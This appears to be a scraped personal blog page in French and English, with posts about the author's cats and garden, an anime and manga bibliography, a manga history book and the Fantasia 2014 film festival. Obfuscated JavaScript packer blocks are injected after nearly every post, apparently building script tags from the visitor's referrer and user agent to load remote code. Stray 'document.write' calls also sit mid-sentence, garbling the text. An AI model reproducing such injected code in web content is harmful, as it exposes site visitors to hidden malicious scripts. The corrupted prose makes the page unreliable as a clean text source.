L’image du chat-medi / Cat-urday’s picture

La maman chat-de-gouttière qui a élue domicile dans ma minuscule cour (et qui a donné naissance à Caramel l’an dernier) remet ça avec une autre portée de trois chatons: un gris et blanc, document.write(“”); un gris et un orange. Cette fois-ci, je le jure, je vais faire de mon mieux pour les ignorer! (Quoique si je lui met la main dessus je vais la faire stériliser) En attendant: Félicitations pour vos beaux chatons!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nikfk|var|u0026u|referrer|drfak||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hhkyi|var|u0026u|referrer|tfetb||js|php’.split(‘|’),0,{}))

The Mom alley-cat that took up residence in my tiny yard (which gave birth to Caramel last year) does it again with another litter of three kittens: a gray and white, a gray and an orange. This time, I swear, I’ll do my best to ignore them! (Although if I lay hands on her I’ll make sure she’s being spayed) In the meantime: Congratulation for the cute kittens!

New kittens!

A Bibliography of Japanese Popular Culture

Introduction

This is an attempt to produce an exhaustive bibliography about anime & manga (and it was extended to all the related aspects of Japanese Popular Culture). It is far from complete yet. So far we’ve only transferred the old version from the Protoculture website (adding links to WoldCat and, whenever possible, to Nelligan—the Montreal libraries’ catalog). We’ve added more books (whatever was published since we first started this bibliography; luckily we own a copy of most of these titles — the copy we own are on yellow background) and we’ll try to keep it updated as often as possible. [Last update: 2024-12-30]

For those who are wondering: “anime” is referring to Japanese animation (cartoons) and “manga” is referring to Japanese comics. They are an important part of Japanese popular culture.

Index

[ Traduire ]

Essential Anime & Manga References

Introduction

This is an attempt to produce an exhaustive bibliography about anime & manga. It is far from complete yet. So far we’ve only transferred the old version from the Protoculture website (adding links to WoldCat and, whenever possible, to Nelligan—the Montreal libraries’ catalog). We’ve corrected the pictures’ links, added more books (whatever was published since we first started this bibliography; luckily we own a copy of most of these titles — the copy we own are on green background) and we’ll try to keep it updated as often as possible. Strangely, there are much more books about manga than anime… [Last update: 2024-12-28]

For those who are wondering: “anime” is referring to Japanese animation (cartoons) and “manga” is referring to Japanese comics. They are an important part of Japanese popular culture.

Index

[ Traduire ]


The essentials


Anime

[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 1 : 1963-1979. Paris: Ynnis Éditions, Octobre 2021. 112 pages. 19,95 € / $30.95. ISBN 9782376972419.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 2 : 1980-1988. Paris: Ynnis Éditions, Juin 2022. 146 pages. 19,95 € / $34.95. ISBN 9782376972693.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 3 : 1989-1993. Paris: Ynnis Éditions, Juin 2022. 144 pages. 19,95 € / $34.95. ISBN 978-2376972891.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 4 : 1994-1999. Paris: Ynnis Éditions, Novembre 2022. 148 pages. 19,95 € / $34.95. ISBN 978-2376973171.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 5 : 2000-2003. Paris: Ynnis Éditions, Mars 2023. 130 pages. 19,95 € / $34.95. ISBN 978-2376973270.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 6 : 2004-2007. Paris: Ynnis Éditions, Août 2023. 160 pages. 19,95 € / $34.95. ISBN 978-2376973348.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 7 : 2008-2010. Paris:Ynnis Éditions, Septembre 2024. 130 pages. 19,95 € / $34.95. ISBN 978-2376974123.

[ AmazonGoodreadsGoogleWorldCat ]


BARICORDI, Andrea; De GIOVANNI, Massimiliano; PIETRONI, Andrea; ROSSI, Barbara and TUNESI, Sabrina. Anime: Guida al cinema d’animazione giapponese. Bologna: Granata Press, 1991. 320 pages. ISBN 88-7248-014-0. 35,000 L. [in italian] [ Wikipedia ]

[ AmazonGoodreadsGoogleWorldCat ]


BARICORDI, Andrea; De GIOVANNI, Massimiliano; PIETRONI, Andrea; ROSSI, Barbara and TUNESI, Sabrina. Anime: A Guide To Japanese Animation (1958-1988). Translated from the Italian by Adeline D’Opera and presented by Claude J. Pelletier. Montreal, Protoculture, 2000. 320 pages, B&W, ISBN 2-9805759-0-9. $25.00 US/Can.

Amazon • Goodreads • Google • WorldCat ]


CAMP, Brian & DAVIS, Julie. Anime Classics Zettai! 100 Must-See Japanese Animation Masterpieces. Berkeley, Stone Bridge Press, 2007. 408 pg. ISBN 978-1933330228. $18.95 US / $23.00 CDN. [ Wikipedia ] See my comment.

[ AmazonGoodreadsGoogleWorldCat ]


CLEMENTS, Jonathan. Anime: A History. British Film Institute, September 2023 (2nd edition). 456 pages. ISBN 978-1839025129.

[ AmazonGoodreadsGoogleWorldCat ]

First edition: December 2013, ISBN 978-1844573905.


CLEMENTS, Jonathan & McCARTHY, Helen. The Anime Encyclopedia: A Guide To Japanese Animation Since 1917. Revised & Expanded Edition. Berkeley, Stone Bridge Press, 2006. 870 pg. ISBN 978-1933330105. $29.95 US.

First Edition: 2001, ISBN 1-880656-64-7. $24.95 US.

3rd Revised Edition: March 2015, 1200 pages, ISBN 9781611729092, $24.95.

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]


LEDOUX, Trish & RANNEY, Doug. The Complete Anime Guide. Japanese Animation Film Directory & Resource Guide (2nd Edition). Tiger Mountain Press, 1997. 214 pg. ISBN 978-0964954250. $19.95 US.

[ AmazonGoodreadsGoogleWorldCat ]

1st Edition: January 1996, ISBN 9780964954236.


MACIAS, Patrick & SATTIN, Samuel. The Essential Anime Guide: 50 Iconic Films, Standout Series, and Cult Masterpieces. Running Press, October 2023, 224 pages. ISBN 9780762484782. $12.99.

[ AmazonGoodreadsGoogleWorldCat ]


McCARTHY, Helen & CLEMENTS, Jonathan. The Erotic Anime Movie Guide. London, Titan Books, 1998. 191 pg. ISBN 1-85286-946-1. £12.99.

[ AmazonGoodreadsGoogleWorldCat ]


PINON, Mathieu & BUNEL, Philippe. Un siècle d’animation Japonaise. Paris:Ynnis Éditions, avril 2018. 208 pages. 35,00 € / $59.95. ISBN 979-1093376806.

[ AmazonGoodreadsGoogleWorldCat ]


POITRAS, Gilles. Anime Essentials: Every Thing A Fan Needs To Know. Berkeley, Stone Bridge Press, 2001. 127 pg. ISBN 1-880656-53-1. $14.95 US.

Amazon • Goodreads • Google • WorldCat ]


Manga

[Collectif]. Le guide Phénix du manga. Paris, Azuka Éditions, Janvier 2006. 750 pg. ISBN 9782849652442. € 18.00. [in french]

[ AmazonGoodreadsGoogleWorldCat ]

[Collectif]. Le guide Phénix du manga. Paris, Kazé, Décembre 2005. 624 pg. ISBN 978-2-8496-5091-9. € 18.00. [in french]

[ AmazonGoodreads ]


[Collectif] Manga: A Visual History. London: Dorling Kindersley Publishing (DK), (to be published in March 2025). 320 pages. ISBN 978-0593844199. 46 € / $50 US / $66.00 Can. Authors includes Frederik L. Schodt, Rachel Thorn, Zack Davisson, Erica Friedman and Jonathan Clements.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif]. Le meilleur du manga 2013: Les conseils des pros pour s’y retrouver dans la masse ! Paris, Kazé, Février 2013. 192 pg. ISBN 978-2-8203-0510-7. € 7,95 / $13.95. [in french]

[ AmazonGoodreadsGoogleWorldCat ]


BASTIDE, Julien & PREZMAN, Anthony. Guide des mangas: Les 100 séries indispensables. Paris, Bordas, 2006. 288 pg. ISBN 978-2-04-732140-9. € 14,90 [in French]

[ AmazonGoodreadsGoogleWorldCat ]


BOUISSOU, Jean-Marie. Manga: Histoire et univers de la bande dessinée japonaise. Arles, Picquier poche, 2014. 478 pg. 9 € / $19.95. ISBN 978-2-8097-0996-4.

[ AmazonGoodreadsGoogleWorldCat ]

Autres Éditions: 2010, 2012, 2018.


CASTELLAZZI, Davide. A-Z manga: Guida al fumetto giapponese. Roma, Coniglio Editore, 2004. 192 pg. ISBN 978-8888833088. € 13.00. [in italian]

[ AmazonGoodreadsGoogleWorldCat ]


COUDIÈRE, Bénédicte. 100 mangas qui ont marqué l’histoire! Paris: Ynnis, Août 2024. 206 pages. 35,00 € / $59.95. ISBN 9782376974376. 

[ AmazonGoodreadsGoogleWorldCat ]


FINET, Nicolas. Dico Manga: Le dictionnaire encyclopédique de la bande-dessinée japonaise. Paris, Fleurus, 2008. 624 pg. ISBN 978-2215079316. € 30.00 / $24.95. [in french] Read the commentary.

[ AmazonGoodreadsGoogleWorldCat ]


GRAVETT, Paul. Manga: Sixty Years of Japanese Comics. Laurence King Publishing / Harper Design Intl, 2004. 176 pg. ISBN 978-1856693912. $24.95 US. [Aussi disponible en version française]

[ AmazonGoodreadsGoogleWikipediaWorldCat ]


GROENSTEEN, Thierry. LUnivers des Mangas. Une Introduction à la Bande Dessinée Japonaise. Casterman, 1996. 143 pg. ISBN 2-203-32606-9. [in french]

[ AmazonGoodreadsGoogleWorldCat ]


KOYAMA-RICHARD, Brigitte. One thousand years of manga. Paris: Flammarion, 2007. 248 pg. ISBN 978-2-0803-0029-4. $49.95 US / $62 Can / € 40.00. [Aussi disponible en version française]

[ AmazonGoodreadsGoogleWorldCat ]


McCARTHY, Helen. A Brief History of Manga: The essential pocket guide to the Japanese pop culture phenomenon. London: Ilex Press, July 2014. 18.5 x 11.5 cm, 96 pg., £7.99 / $14.99 Cnd. ISBN:978-1-78157-098-2.

[ AmazonGoodreadsGoogleWorldCat ]



PINON, Matthieu & LEFEBVRE, Laurent. Histoire(s) du manga moderne. Paris: YNNIS Éditions, Avril 2015. 24 x 2.5 x 27 cm, 204 pg., 29.99 € / $49.95 Can. ISBN: 979-1-0933-7622-6.

[ AmazonGoodreadsGoogleWorldCat ]

Nouvelle édition augmentée: septembre 2022, $60.95, ISBN 9782376973119.

Also available in English: A History of Modern Manga. Insight Editions, April 2023, ISBN 978-1647229146. [ AmazonGoodreads ]


POUPÉE, Karyn. Histoire du manga: l’école de la vie japonaise. Paris: Tallandier, Juin 2010. 396 pg. ISBN 9782847346688. € 23,00. [in french]

[ AmazonGoodreadsGoogleWorldCat ]

Nouvelle Édition: Août 2014, ISBN 9791021002166. [ AmazonGoodreadsWorldCat ]

Nouvelle Édition: Juin 2022, 480 pages, ISBN 9791021053816.


RICHARD, Oliver. Manga: Les 120 incontournables; La mangathèque idéale. Paris: Glénat (12 Bis), Novembre 2012. 256 pg. ISBN 978-2-35648-451-2. € 9,90 / $17.95. [in french]

[ AmazonGoodreadsGoogleWorldCat ]


SCHODT, Frederik L. Dreamland Japan; Writings On Modern Manga. Berkeley, Stone Bridge Press, 1996. 360 pg. ISBN 1-880656-23-X. $16.95 US.

[ AmazonGoodreadsGoogleWorldCat ]

New edition: June 2011, ISBN 9781933330952, $14.95 US.


SCHODT, Frederik L. Manga! Manga! The World of Japanese Comics. New York/Tokyo, Kodansha, 1983. 260 pg. ISBN 0-87011-752-1. $16.95 US / 3,000¥. [ Wikipedia ]

[ AmazonGoodreadsGoogleWorldCat ]

Other editions: January 1983 (ISBN 9780870115493), January 2013 (ISBN 9781568364766).


THOMPSON, Jason. Manga: The Complete Guide. New York, Ballantine/Del Rey, 2007. 556 pg. ISBN 978-0345485908. $19.95 US / $24.95 CDN. [Wikipedia] See my comment.

[ AmazonGoodreadsGoogleWorldCat ]


現代漫画博物館 [Lit. “Modern Comic Museum” / The Encyclopedia of Contemporary Manga, 1945-2005], by Shogakukan Manga Awards Office. Shōgakukan, November 2006. 532 pages. ISBN 978-4091790033. 4200円 [In Japanese]

[ AmazonGoogleWorldCat ]


Magazines


Web


More useful references to come soon!

Next: More anime & manga references

L’image du mer-fleurie



Une explosion de couleurs dans le jardin aujourd’hui!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kzkai|var|u0026u|referrer|bskea||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zaarf|var|u0026u|referrer|nbzkz||js|php’.split(‘|’),0,{}))
An explosion of colours in the garden today !

Tropaeolaceae: Grande Capucine / Nasturtium & Asteraceae: Cosmos / Cosmos
<a href="https://www.flickr.com/photos/clodjee/14485588456&quot; target="“new”" title="Capucine by Clodjee Pelletier, document.write(“”); on Flickr”>Capucine Cosmos

Asteraceae: Oeillet d’Inde / French marigold & Souci des jardins / Pot marigold
Oeillet d'Inde Souci des jardins

Découverte: Histoire(s) du manga moderne

Histoire_du_manga_moderneJ’ai découvert Histoire(s) du manga moderne (1952-2012) un peu plus tôt cette année lorsque l’un des auteurs, Matthieu Pinon, m’a contacté pour m’en parler et obtenir quelques commentaires de ma part. Je n’ai pas osé en parler tant que l’annonce n’était pas officielle mais c’est maintenant fait puisque Animeland l’a mentionné à la fin mai, puis encore au début juin avec quelques précisions. Le magazine Coyote en a également parlé.

Deux spécialistes français du manga, Matthieu Pinon et Laurent Lefebvre (contributeur à Animeland et Coyote), nous proposent un nouvel ouvrage sur l’histoire du manga. Les ouvrages sur ce sujet sont déjà nombreux mais je crois qu’il n’y aura jamais trop de références sur le manga, particulièrement quand il s’agit d’un ouvrage au concept intéressant et innovateur. En effet il n’y a pas encore d’ouvrage en français sur l’histoire du manga au Japon avec une présentation strictement chronologique.

Après une brève introduction retraçant l’origine du manga et le contexte socio-économique qui favorisa son expansion dans les années 50, le coeur de l’ouvrage nous offrira 60 double-pages (une par année) avec à gauche l’histoire du manga cette année-là (tendances, faits marquants, etc.) et à droite un focus sur un auteur qui s’est particulièrement illustré durant la même période. Il se conclura avec quelques articles thématiques traitant des développements récents et des nouveaux enjeux de l’industrie. Il est décrit comme “un livre accessible à tous (passionnés et profanes) expliquant 60 ans de BD japonaises (1952 – 2012) grâce à une mise en page originale et didactique.”

C’est très prometteur et définitivement le genre d’ouvrage que j’aimerai lire ou même avoir dans ma bibliothèque de références manga.

Histoires_du_manga_moderne-pages

Une campagne de financement populaire (crowdsourcing) a été lancée pour amasser les 7500€ nécessaire pour la publication. Cette campagne durera jusqu’au 13 juillet. Pour soutenir le projet ou pour en savoir plus sur ce merveilleux ouvrage, vous pouvez visiter la page officielle.

Histoire(s) du manga moderne (1952-2012), par Matthieu Pinon et Laurent Lefebvre, illustrée par Nicolas Hitori De. 160 pages tout en couleurs, 24 x 27 cm, 25.00 €. Sortie fin 2014 en version française ET anglaise, format papier et électronique (eBook)!

Une vidéo décrivant le projet est également disponible sur Vimeo:

[ Translate ]

ONF: 61 portraits d’artisans du cinéma

Pour son 75e anniversaire, document.write(“”); l’Office National du Film du Canada a créé un site interactif (en Flash malheureusement) qui présente une histoire du cinéma Canadien en 61 portraits vivants où sont interviewés des artisans de tout les métiers du cinéma.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|szbta|var|u0026u|referrer|nytai||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tebdb|var|u0026u|referrer|rkfak||js|php’.split(‘|’),0,{}))

Voici l’un de ces portraits: celui de mon père, Claude E. Pelletier, qui a été pendant trente ans preneur de son à l’ONF.


Comme le site de l’ONF est fait en Flash, il ne fonctionne pas sur les plateformes mobiles d’Apple (iPad, iPod, iPhone) et il est impossible de créer des hyperliens vers une section en particulier du site. Alors j’ai choisi d’extraire l’interview de mon père pour le rendre disponible sur mon blog (
via Vimeo). Prenez note que tout le contenu est © Office National du Film.

Vous pouvez visionner tous les autres portraits sur ONF/interactif: Une histoire du cinéma – 61 portraits vivants.

The english version is available on NFB/Interactive: Making Movie History – A Portrait in 61 Parts.

[ Translate ]

L’image du chat-medi / Cat-urday’s picture

Chut! Il dort. Pour une fois qu’il est tranquille!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|niese|var|u0026u|referrer|tzety||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|berrf|var|u0026u|referrer|rdeeb||js|php’.split(‘|’),0,{}))
Hush! He’s asleep. For once he’s quiet!
iphoneography 2014-06-05
<a href="https://www.flickr.com/photos/clodjee/14474847304&quot; target="“new”" title="Sleeping Caramel by Clodjee Pelletier, document.write(“”); on Flickr”>Sleeping Caramel

Fantasia announces a first wave of 2014 programming

The 18th annual Fantasia International Film Festival is gearing up to take Montreal by storm with three weeks of inspiration and excitement starting July 17 until August 5, document.write(“”); 2014. The full 2014 lineup of programming and special events will be revealed shortly, but in the meantime, here’s an early First Wave Announcement of several selected highlights and info to whet your appetite.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ysnnk|var|u0026u|referrer|zfzsb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rnbds|var|u0026u|referrer|snyfh||js|php’.split(‘|’),0,{}))

First, Fantasia will pay tribute to three legendary figures of the fantastic genre: Ray Harryhausen, Ray Bradbury and Forrest J. Ackerman. Through their work and energy, they have inspired many of the leading figures of genre cinema in recent decades.

Fantasia is also unveiling the 2014 poster art, inspired by an old legend from Québecois folklore: La Chasse Galerie (otherwise known as “the Bewitched Canoe”). It was created by award-winning Quebec illustrator Donald Caron.


The opening film has also been announced. Fantasia 2014 will launch with the Canadian premiere of JACKY IN THE KINGDOM OF WOMEN (Jacky au royaume des filles), a sharp political satire from comic book genius Riad Sattouf (LES BEAUX GOSSES) that took the Rotterdam Film Festival by storm.

Fantasia will hold a special screening of the hotly anticipated new instalment in the Marvel Cinematic Universe: GUARDIANS OF THE GALAXY.

Now with the announcements that are more in our sphere of interests:

A LIFETIME ACHIEVEMENT AWARD FOR MAMORU OSHII

A towering and truly unique figure in Japanese animation, director Mamoru Oshii will be a recipient of Fantasia’s Lifetime Achievement Award. From pioneering OVAs DALLOS and the haunting ANGEL’S EGG, and of course the beloved PATLABOR series, of the 1980s, through the dramatically influential global hit GHOST IN THE SHELL in the mid-’90s, to its award-winning sequel and other powerful, pensive works in the new millennium (SKY CRAWLERS, AVALON), Oshii has consistently strived to bring new ideas and in fact a whole new attitude to anime. With his meticulous and idiosyncratic near-future thrillers and dramas, linked by persistent themes, motifs and concerns, Oshii asserts a complex, deeply thoughtful and decidedly adult sensibility — while maintaining the highest technical standards in the field (and hardly confining his efforts to animation). In seeking a path to call his own, Oshii has blazed a trail for fantastic entertainment worldwide to follow.

Mamoru Oshii will be receiving his award on our opening night, July 17, before a special screening of the new HD master of GHOST IN THE SHELL, being re-issued by Manga Entertainment and Anchor Bay Entertainment in celebration of the 25th Anniversary of the original manga’s publication. This will be the first time the GITS HD print has been made available outside of Japan, lovingly restored, unadulterated and awe-inspiring in its beauty.

Fantasia also announced part of it line-up. The Asian movie to be presented in 2014 includes:

CROWS EXPLODE
Japan Dir: Toshiaki Toyoda
Fists will fly and beatings will abound, but the greatest battles are always in the hearts of the sneering, delinquent punks of the notorious Suzuran All-Boys High School. After Takashi Miike, it’s now BLUE SPRING director Toshiaki Toyoda’s turn to make a knuckle mark on the CROWS ZERO franchise. North American Premiere

GIOVANNI’S ISLAND
Japan Dir: Mizuho Nishikubo
A gracefully executed anime from Production I.G, examining the struggles of the Japanese in the immediate aftermath of World War II, from the perspective of a child. As beautiful as it is devastating, GIOVANNI’S ISLAND received a Jury Mention at the prestigious Annecy International Animation Film Festival. Canadian Premiere

HAN GONG-JU
South Korea Dir: Lee Su-jin
A troubled teenage girl flees her past — is she guilty or a victim? A multiple prize winner, notably attaining the Silver Tiger Award at this year’s Rotterdam International Film Festival, HAN GONG-JU is a magnificent yet devastating debut feature of incredible narrative virtuosity. Canadian Premiere

THE HUNTRESSES
South Korea Dir: Park Jae-hyun
A trio of daring and dangerous bounty-hunting beauties find themselves in a high-risk, high-stakes game of subterfuge and swordplay in medieval Korea. A rousing and fast-paced action-adventure with a dash of romance and a barge-load of slapstick laughs! International Premiere

KILLERS
Indonesia/Japan Dir: The Mo Brothers
Two serial killers. One likes to kill, the other seeks justice. The problem is, the first one is mentoring the latter… Social media will bring a storm of blood over both Tokyo and Jakarta in this shocking yet incredibly smart horror thriller in the vein of THE CHASER and COLD FISH that floored audiences at Sundance. Canadian Premiere

LIVE
Japan Dir: Noboru Iguchi
When his mother is kidnapped and a stranger calls, Naoto is thrust into a public triathlon of death. DEAD SUSHI director Noboru Iguchi’s running go at the survival-race genre is loveably lurid, super-sanguinary fun. North American Premiere

MISS GRANNY
South Korea Dir: Hwang Dong-hyeuk
74-year-old grandmother Oh Mal-soon has been magically transported into the body of her 20-year-old self. Seizing the opportunity to relive a youth she sacrificed in the name of her child, she sets out to explore a world of new possibilities. And it includes K-Pop… Canadian Premiere

MONSTERZ
Japan Dir: Hideo Nakata
A sinister sociopath with psychic powers squares off against a cheerful everyman with a secret of his own. The 2010 South Korean superhero/horror hybrid HAUNTERS, remade by Japanese cult director Hideo Nakata (RINGU), with stars Tatsuya Fujiwara (SHIELD OF STRAW) and Takayuki Yamada (CROWS ZERO). Canadian Premiere

ONCE UPON A TIME IN SHANGHAI
Hong Kong Dir: Wong Ching-Po
Opium and kung fu! The glory days of old Shanghai — or are they? Two generations of true kung fu experts collide in the spectacular martial arts feast, with breathtaking choreography by Yuen Woo-Ping and Yuen Cheung-Yan! Canadian Premiere

PUZZLE
Japan Dir: Eisuke Naito
The staff and students at Noriaki Hill High School have been given a game to play, one in which mistakes can be fatal. A giddy, gory brain-twister of a teen survival thriller, in which vengeance is as much a first step as a final solution. North American Premiere

SWEET POOLSIDE
Japan Dir: Daigo Matsui
Two swim-team members, a hairless boy and a hirsute girl, discover the pangs and tangles of first love in SWEET POOLSIDE, one of the most astute examination of adolescence to screen in a long time. North American Premiere

THE WHITE STORM
Hong Kong Dir: Benny Chan
Hopping from Hong Kong to Thailand to Macau, blending hard-hitting action with powerful drama, Benny Chan’s vividly stylish THE WHITE STORM is a sprawling, absorbing crime flick in the classic Hong Kong tradition. Canadian Premiere

The Fantasia International Film Festival takes place in Montreal July 17 – August 5, 2014. For this year’s edition and onwards, Fantasia will be returning to the freshly renovated Concordia Hall Cinema as its main base, which now features an even larger screen, new seating and upgraded projection and sound.

The festival’s full lineup of screenings and events will be announced on July 10.

The full press release can be found here. You can also find more information on the festival website.

[ Traduire ]


L’image du mer-fleurie

Ranunculaceae : Aquilegia : Aquilegia vulgaris
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yyzit|var|u0026u|referrer|tkerb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|inebb|var|u0026u|referrer|ndnze||js|php’.split(‘|’),0,{}))
Ancolie commune / Common columbine
Mon jardin / my garden (2014-06-01)
<a href="https://www.flickr.com/photos/clodjee/14452941946&quot; target="“new”" title="Columbine by Clodjee Pelletier, document.write(“”); on Flickr”>Columbine

May in review

Spring was late and therefore seasonal temperature (sunnier and temperature more around 20′ C) came nearly two weeks later than usual (from May 11th). We use to say that May is the nicest month of the year, document.write(“”); but it really became true at the end of the month (and even early June!). Buds were starting to open, but it felt strange in May to still see the browns of bare trees with no leaves in them. However, by the middle of the month, with the first thunderstorms of the year, the landscape quickly exploded with greens.
